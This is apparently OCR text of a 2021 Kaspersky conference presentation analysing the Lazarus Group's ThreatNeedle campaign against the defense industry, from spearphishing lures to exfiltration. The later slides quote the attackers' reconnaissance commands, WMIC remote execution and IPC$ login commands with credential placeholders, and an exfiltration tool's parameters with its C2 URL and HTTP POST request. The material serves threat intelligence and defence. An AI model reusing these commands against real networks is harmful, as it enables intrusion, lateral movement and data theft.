K-CTI 2021

2021 대한민국 사이버위협·침해사고대응 인텔리전스 컨퍼런스

Lazarus Group's Campaigns Target for Defense Industry

Seongsu Park,
Senior security researcher,
Kaspersky Global Research and Analysis Team

whoami

- Name : Seongsu Park (@unpacker)
- GReAT, Senior Security Researcher
- Threat intelligence analyst, Cyber threat hunter
- Focused on Korean-speaking APT actors

Author of Securelist

- Lazarus targets defense industry with ThreatNeedle
- Lazarus covets COVID-19 related intelligence
- MATA: Multi-platform targeted malware framework
- Operation AppleJeus Sequel
- ScarCruft continues to evolve, introduces Bluetooth harvester
- Cryptocurrency businesses still being targeted by Lazarus
- Operation AppleJeus
- OlympicDestroyer is here to trick the industry

- Global Research and Analysis Team, since 2008
- Threat intelligence, research and innovation leadership
- Focus: APTs, critical infrastructure threats, banking threats, sophisticated targeted attacks


Stuxnet
TeamSpy
Duqu 2.0
Darkhotel Part 2
Metel
Shamoon 2.0
ProjectSauron
Darkhotel
Miniduke
Naikon
MsnMM campaigns
Adwind
StoneDrill
Duqu
CosmicDuke
Saguaro
Poseidon
BlueNoroff
WannaCry
Hellsing
Lurk
RedOctober
Satellite Turla
Gauss
Regin
StrongPity
ExPetr / NotPetya
Icefog
Sofacy
Lazarus
Moonlight Maze
Careto / The Mask
GCMan
ATMitch
Flame
Carbanak
Ghoul
Winnti
Wild Neutron
WhiteBear
ShadowPad
Desert Falcons
Epic Turla
Blue Termite
Fruity Armor
mini Flame
Silence
NetTraveler
Equation
Danti
Spring Dragon
BlackOasis
Energetic Bear / Crouching Yeti
ScarCruft
Kimsuky
Animal Farm
Dropping Elephant

Advanced persistent threat landscape in 2020

Kaspersky's Global Research and Analysis Team (GReAT) is well-known for the discovery and dissemination of the most advanced cyberthreats.

According to their data, in 2020 the top targets for advanced persistent threats (APT) were governments, and the most significant threat actor was Lazarus.

Top 10 targets:

- Government
- Banks
- Financial Institutions
- Diplomatic
- Telecommunications
- Educational
- Defense
- Energy
- Military
- IT companies

Top 12 targeted countries:

Top 10 significant threat actors:

1. Lazarus
2. DeathStalker
3. CactusPete
4. IAmTheKing
5. TransparentTribe
6. StrongPity
7. Sofacy
8. CoughingDown
9. MuddyWater
10. SixLittleMonkeys

apt.securelist.com

Lazarus group

Adversary

Lazarus(a.k.a Hidden Cobra)

Published by Novetta in 2014

Several campaigns/subgroups

Victim

Financial profit

Cyber espionage

Capability

Weaponized document

Manuscrypt/ThreatNeedle

Multi-stage components

Several malware clusters

Infrastructure

Compromised server

Commercial hosting service

GREAT

kaspersky

Malware clusters of Lazarus group

ThreatNeedle cluster

MATA(a.k.a Dacls) cluster

AppleJeus cluster

Bookcode cluster

DeathNote cluster

Feb 2018

May 2018

June 2018

Jul 2018


Oct 2018

Manuscrypt cluster

GREAT


kaspersky

Background



A defense company
in Russia

Backdoor



CERT

Take down
C&C servers

GREAT

kaspersky

Details

Lazarus targets defense industry with ThreatNeedle

APT REPORTS 25 FEB 2021 15 minute read

// AUTHORS

Expert VYACHESLAV KOPEYTSEV Expert SEONGSU PARK


Lazarus targets defense industry with ThreatNeedle (PDF)

Table of Contents

https://securelist.com/lazarus-threatneedle/100803/

Initial Infection


- Crafted Spearphishing: Job opening opportunity in the same industry




Received:	2020-05-19
File name:	Boeing_AERO_GS.docx
Modified date:	2020-05-12
Infection method:	Remote template injection

Initial Infection

- Crafted Spearphishing: COVID-19 related warning from local medical institution





Initial Access → Malware Implant → Discovery → Credential Access → Lateral Movement → Exfiltration

GREAT

kaspersky

Malware Implant

ThreatNeedle components

Installer

- Delivered by infection vector
- Contain payload and config
- Install payload

Downloader

- Fetch payload
- Load directly fetched payload
- Send triage information

Loader

- Various type
- Load next payload after decrypting
- Refelctive loading

Injector

- Decrypt payload
- Inject to legitimate process

Backdoor


- Final payload
- Full-featured backdoor
- Handle keyboard-hands-on activities

GREAT

kaspersky

Malware Implant

Infection Scheme



Initial Access | Malware Implant | Discovery | Credential Access | Lateral Movement | Exfiltration

GREAT

kaspersky

Discovery

- Initial phase to acquire host/network basic information.
- Heavily relied on Windows command.

uesr (x), user(o)

- cmd.exe /c "ver > %temp%\~tmp8442t.tmp
- cmd.exe /c "whoami > %appdata%\Microsoft\DRM\973F45.tmp 2>&1""
- cmd.exe /c "ipconfig /all > %temp%\~tmp2411t.tmp 2>&1"
- cmd.exe /c "query uesr > %temp%\~tmp2488t.tmp 2>&1"
- cmd.exe /c "net user > %temp%\~tmp7429t.tmp 2>&1"
- cmd.exe /c "netstat -ano | find "EST" > %temp%\~tmp9797t.tmp 2>&1"
- cmd.exe /c "nslookup [domain name] > %temp%\~tmp3471t.tmp 2>&1"
- cmd.exe /c "ping -n 1 [redacted] > %temp%\~tmp4959t.tmp 2>&1"
- cmd.exe /c "net use \\[redacted]\IPC$ "[password]" /u:"[domain]\[user]" > %temp%\~tmp5936t.tmp 2>&1

Credential Access

- Adopts red teaming tool.
- Utilized Responder tool to acquire login credential.
  - Deliverd a tool after one day
  - Used tool: Responder, LLMNR/NBT-NS/mDNS Poisoner

Initial Access | Execution | Discovery | **Credential Access** | Lateral Movement | Exfiltration

GREAT

kaspersky

Source: https://github.com/Spiderlabs/Responder


Lateral Movement

- Heavily rely on Windows commands, WMIC.
- Copy ThreatNeedle malware to the remote host and execute.
- Check the status using Windows commands.

- net use *[IP address]*\IPC$ "*[password]*" /u:"[user name]" > %temp%\~tmp5936t.tmp 2>&1
- wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL CREATE "cmd.exe /c %appdata%\Adobe\adobe.bat"
- wmic.exe /node:[IP address] /user:"[user name]" /password:"[password]" PROCESS CALL CREATE "cmd /c sc queryex helpsvc > %temp%\tmp001.dat"

Lateral Movement

- Overcoming network segmentation




Initial Access | Execution | Discovery | Credential Access | Lateral Movement | Exfiltration

GREAT

kaspersky

Exfiltration

- The pscp and tronized VNC uploader used for exfiltration
- Succeed to exfiltrate several gigabytes



- Execute with parameters:

file_path.exe S0RMM-50QQE-F65DN-DCPYN-5QEQA check the length is 29

https://www.gonnelli[.]it/uploads/catalogo/thumbs/thumb[.]asp C2 address

%APPDATA%\Comms\cab59.tmp File path

FL0509 15000

File name Size

POST /uploads/catalogo/thumbs/thumb.asp HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Content-Type: application/x-www-form-urlencoded
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727;
Content-Length: 64
Host: www.gonnelli.it

